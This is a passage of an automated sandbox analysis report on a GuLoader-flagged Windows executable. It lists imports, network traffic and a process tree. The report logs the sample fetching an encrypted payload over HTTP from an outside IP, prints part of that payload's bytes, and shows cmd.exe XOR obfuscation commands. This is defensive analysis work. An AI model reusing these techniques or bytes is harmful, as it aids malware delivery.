.rsrc	0x5f000	0x9bd0	0x9c00	False	0.2835536858974359	data	5.009149631581678	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x5f310	0x3228	dBase IV DBT of \200.DBF, blocks size 0, block length 12800, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x62538	0x1ca8	data	English	United States
RT_ICON	0x641e0	0x1628	dBase IV DBT of \200.DBF, blocks size 0, block length 4608, next free block index 40, next free block 0, next used block 67108864	English	United States
RT_ICON	0x65808	0xea8	data	English	United States
RT_ICON	0x666b0	0xca8	data	English	United States
RT_ICON	0x67358	0x8a8	data	English	United States
RT_ICON	0x67c00	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x68168	0x368	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x684d0	0x100	data	English	United States
RT_DIALOG	0x685d0	0x11c	data	English	United States
RT_DIALOG	0x686f0	0xc4	data	English	United States
RT_DIALOG	0x687b8	0x60	data	English	United States
RT_GROUP_ICON	0x68818	0x76	data	English	United States
RT_MANIFEST	0x68890	0x340	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetWindowLongW, GetSysColor, SetWindowPos, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu

DLL	Import
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersion, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, ExitProcess, CopyFileW, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 20:26:53.555304050 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.574580908 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.574939966 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.575584888 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.599692106 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.599756002 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.599805117 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.599864006 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.599899054 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.599950075 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.600079060 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.619232893 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.619335890 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.619404078 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.619442940 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.619452953 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.619503021 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.619527102 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.619577885 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.619626045 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.619632959 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.619673014 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.619673967 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.619786978 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.619859934 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.641057014 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641160965 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641239882 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641266108 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.641330004 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641377926 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641422033 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.641427994 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641462088 CEST	49795	80	192.168.11.20	212.192.246.226

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 20:26:53.641505003 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641552925 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641571999 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.641598940 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641612053 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.641645908 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641691923 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641695023 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.641738892 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641757965 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.641786098 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641829967 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.641833067 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641901970 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.641973019 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.641984940 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.642019033 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.642100096 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.642108917 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.661019087 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661082983 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661130905 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661176920 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661197901 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.661222935 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661246061 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.661333084 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.661375046 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661422968 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661470890 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661477089 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.661526918 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661575079 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661581993 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.661621094 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661622047 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.661667109 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661712885 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661741972 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.661761999 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661782026 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.661830902 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661849976 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.661880016 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661926985 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661926985 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.661973953 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.661989927 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.662019968 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.662065983 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.662106991 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.662111998 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.662158966 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.662161112 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.662205935 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.662224054 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.662252903 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.662301064 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.662313938 CEST	49795	80	192.168.11.20	212.192.246.226

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 20:26:53.662348032 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.662395000 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.662415028 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.662441969 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.662486076 CEST	49795	80	192.168.11.20	212.192.246.226
Aug 8, 2022 20:26:53.662529945 CEST	80	49795	212.192.246.226	192.168.11.20
Aug 8, 2022 20:26:53.662549973 CEST	49795	80	192.168.11.20	212.192.246.226

HTTP Request Dependency Graph

- 212.192.246.226

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49795	212.192.246.226	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 20:26:53.575584888 CEST	6679	OUT	GET /jLIEsqMZom33.asd HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 212.192.246.226 Cache-Control: no-cache
Aug 8, 2022 20:26:53.599692106 CEST	6680	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Mon, 08 Aug 2022 14:57:31 GMT Accept-Ranges: bytes ETag: "be9ac2f37abd81:0" Server: Microsoft-IIS/8.5 Date: Mon, 08 Aug 2022 18:26:53 GMT Content-Length: 219200 Data Raw: 6d 14 a7 82 6c 84 2f cf a4 ad af f4 50 7a 66 28 03 0c 2f f7 29 de d9 d6 b4 e1 65 d9 ac a9 b3 86 1c cc ea c1 80 89 93 70 ef cc 98 a2 8b c5 8b 0f f9 f1 aa 1b 50 55 78 24 ea e1 b5 98 1a 23 70 a2 ed 15 86 aa cf 70 36 76 98 31 48 a9 a8 e4 5a 1b 33 a9 bb b5 77 d4 4b 24 8e 2a 2e e3 75 1f 95 17 0b f3 35 c4 f4 8d 9d 7f 78 2b 20 04 e7 c3 9d 75 41 00 cf 53 dc d7 72 48 1e ed 3d 97 51 d1 c2 2e 6d cf fa f3 9f 64 80 3a 84 96 f1 cf 08 4e be 73 3e c8 85 6d 1f 12 05 b3 06 dc 61 52 c6 17 8c a1 2a 58 99 b5 45 78 d3 13 52 71 72 47 62 78 9d 24 20 d3 cb c2 4d a7 c1 90 a0 ad f6 b5 7e 5c 3e f4 1a d4 07 f3 12 bc 5c 31 2a 53 e0 65 51 4e cb fe 2f ff 69 60 05 89 cd 88 60 a5 5a 55 70 26 ee 2f f4 72 b2 bb d8 10 71 42 53 a5 4b f0 87 90 2b e6 93 02 26 67 71 c9 7a f1 65 08 8d ef b2 27 50 73 7d 5f ed ed 1d 65 92 b5 51 ad 6e 56 a3 03 df 90 c3 8c 5f 2e 20 9d a7 8b f7 61 bd 82 69 18 c8 fb a9 cc 4c dc b2 0f a2 cc 5e f9 0c ca 02 53 d7 3d 87 c5 f1 ab e6 c5 2a 60 5e 9c 16 e8 9b 4b e2 d9 f3 e9 a4 b1 dc e8 13 6a b8 d1 c3 47 92 88 f9 e9 4d 72 8f 60 56 09 55 30 f4 1a 14 91 e2 87 cd e6 d2 c8 c4 50 7e fa 17 bd 45 da b4 5c a5 54 1e db 74 5d f8 2a cc 6f bb fa 3d 56 58 90 72 54 4a 85 6a 78 67 38 56 6c fd 8c 55 85 de 56 6c 1b d6 18 fc dd 54 71 b5 09 56 58 78 8f 4d 17 12 5d b5 67 1c 55 87 48 80 da bf 09 1b d5 70 ee 54 ea 36 25 27 2c ed 4d 77 35 3f 9e 5b e5 21 84 b0 b0 a9 77 03 de ea a4 a1 84 79 1e 03 97 97 35 ef 71 9c 5d 7a c9 58 47 0b 8a 0f a2 b7 aa 87 fe b9 82 28 a3 32 16 de 2f 39 f8 6e a4 a0 c4 eb 38 20 d9 85 f5 98 26 0f c5 4e fa 20 1b 06 5c fc 74 d5 5f b5 c1 c2 6f 63 5b fe a5 58 20 52 f7 82 01 59 2b 9a 42 35 4e d3 d5 25 89 d3 86 e4 5c dd d9 a5 4d 98 34 39 9a 42 85 a2 b2 38 54 35 98 44 e1 a9 1f 3a 04 57 d0 54 1f 62 7d 4c 9d 72 34 d3 35 7b ef 06 d0 c4 ee 27 a6 ed 5a f1 10 4f cd 6b 9a a7 f4 be 5f eb 0c 0d e6 63 89 13 9e 79 0e db 25 1a 36 f2 d9 4e 43 e5 f5 a9 6a 4d d0 7e 34 c5 75 ff 39 cc c8 5f b9 d3 e3 07 c2 50 a3 af 1c c3 f2 bd 30 0c 80 33 5e 11 ac 28 be 9e ac fc b7 f4 b4 f2 b4 ed 9f c8 65 8e 2e e4 93 63 71 59 a7 50 d2 6e 09 3f 55 8f fd 56 a6 77 67 7b 36 fa 1d 2b c2 c7 54 ad 85 d2 42 64 6e 2c 3e 78 fd 78 7b 52 2b 3c 8f 0d cf 75 1c da f5 f6 76 ff 21 90 64 8b bb a7 34 bf 39 19 9d 73 9b 21 bd ee cd c9 6f 97 8e 61 b9 0c 57 d2 cf 59 68 25 c6 c5 01 c6 d7 cf 14 7d 4f 2e c0 e6 f1 3d f3 4f de c5 17 fb a3 3f d2 ca 0e 87 de f0 4f 36 3e 13 01 a0 30 89 99 1f 99 f1 d0 ff f2 99 dd 80 8f 05 3c 36 50 3f 14 0d 0f 77 57 7e 52 ef 0e 00 2b 6d ef 4a 7e 73 16 db 53 58 7e ac 37 d8 7b 9e 2c 6f 96 c7 f1 a7 fa 50 c2 0a a5 4b e4 86 94 57 69 8d 13 10 27 33 50 76 a9 bb 08 a6 96 f2 61 69 52 52 59 a5 ec e2 5f 80 a2 23 43 0e bc 24 5e 4e 3a a8 e7 72 1d 95 e2 32 48 a9 53 74 56 1b 8b a3 91 a6 47 d6 4b 08 ce 2a 2e e7 75 1f 84 01 00 d8 2e c4 f3 9a 63 7e 54 29 38 0f e7 c4 8b 8b 40 2c cd 44 d7 d7 75 50 e0 ec 11 95 fa d3 e9 cd 1d d4 40 fd 9b bf 84 f7 a5 24 da 90 f5 6d ea 35 57 bb a5 18 6d 7d 73 d7 6c 9a 5a 31 a0 6e 1c cf 72 7a e3 db 65 0d b0 83 73 34 1e 70 2d 37 c9 1c b3 bd 83 a5 48 a8 e7 79 86 ae de a4 7e 5c 34 dc 58 91 07 f9 74 bd 5f 22 6e 5d 07 2c 51 4e cb f8 2f ff 78 76 ee a2 d4 89 6c b3 af 54 5c 6a f5 24 f4 7d a4 45 d9 3c 73 55 d6 c8 4f e8 79 b1 07 e4 b8 00 0d 84 73 e1 29 f1 65 22 a7 fc 82 27 50 5f 79 5f ed ea 1d 65 83 a3 5e 86 75 56 a4 14 21 91 ef 4e 44 25 20 98 b1 75 f6 4d bf 95 60 18 8f 66 57 cd 70 de 99 1d 89 2f Data Ascii: ml/Pzf(/)epPUx$#pp6v1HZ3wK$*.u5x+ uASrH=Q.md:Ns>maR*XExRqrGbx$ M~\>\1*SeQN/i``ZUp&/rqBSK +&gqze'Ps}_eQnV_. aiL^S=*`^KjGMr`VU0P~E\Tt]*o=VXrTJjxg8VlUVlTqVXxM]gUHpT6%',Mw5?[!wy5q]zXG(2/9n8 &N \t_oc[X RY+B5N%\M49B8T5D:WTb}Lr45{'ZOk_cy%6NCjM~4u9_P03^(e.cqYPn?UVwg{6+TBdn,>xx{R+<uv!d49 s!oaWYh%}O.=O?O6>0<6P?wW~R+mJ~sSX~7{,oPKWi'3PvaiRRY_#C$^N:r2HStVGK*.u.c~T)8@,DuP@$m5Wm}slZ 1nrzes4p-7Hy~\4Xt_"n],QN/xvlT\j$}E<sUOys)e'"P_y_e^uV!ND% uM`fWp/

Statistics

Behavior


Gulvmaattens.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe
cmd.exe
Conhost.exe

- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- cmd.exe
- Conhost.exe
- CasPol.exe
- CasPol.exe
- CasPol.exe
- CasPol.exe
- CasPol.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: Gulvmaattens.exe

PID: **7948**, Parent PID: **4248**

General

Target ID:	1
Start time:	20:25:44
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\Gulvmaattens.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Gulvmaattens.exe"
Imagebase:	0x400000
File size:	342848 bytes
MD5 hash:	AFA8D5C2F8F14ED458EA6D8547FE57A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.51584834701.0000000002AA0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **3476**, Parent PID: **7948**

General

Target ID:	3
Start time:	20:25:45
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x78^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: Conhost.exe PID: **4728**, Parent PID: **3476**

General

Target ID:	4
Start time:	20:25:45
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **8124**, Parent PID: **7948**

General

Target ID:	5
Start time:	20:25:45
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x76^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	

Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: Conhost.exe PID: **4440**, Parent PID: **8124**

General	
Target ID:	6
Start time:	20:25:45
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **5644**, Parent PID: **7948**

General	
Target ID:	7
Start time:	20:25:45
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x61^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: Conhost.exe PID: **5572**, Parent PID: **5644**

General	
Target ID:	8
Start time:	20:25:45
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **4584**, Parent PID: **7948**

General	
Target ID:	9
Start time:	20:25:45
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x7D^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: Conhost.exe PID: **4092**, Parent PID: **4584**

General	
Target ID:	10
Start time:	20:25:46
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **4144**, Parent PID: **7948**

General	
Target ID:	11
Start time:	20:25:46
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x76^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4496**, Parent PID: **4144**

General	
Target ID:	12
Start time:	20:25:46
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4364**, Parent PID: **7948**

General

Target ID:	13
Start time:	20:25:46
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x7F^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **376**, Parent PID: **4364**

General

Target ID:	14
Start time:	20:25:46
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **424**, Parent PID: **7948**

General

Target ID:	15
Start time:	20:25:46
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x00^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **432**, Parent PID: **424**

General	
Target ID:	16
Start time:	20:25:46
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
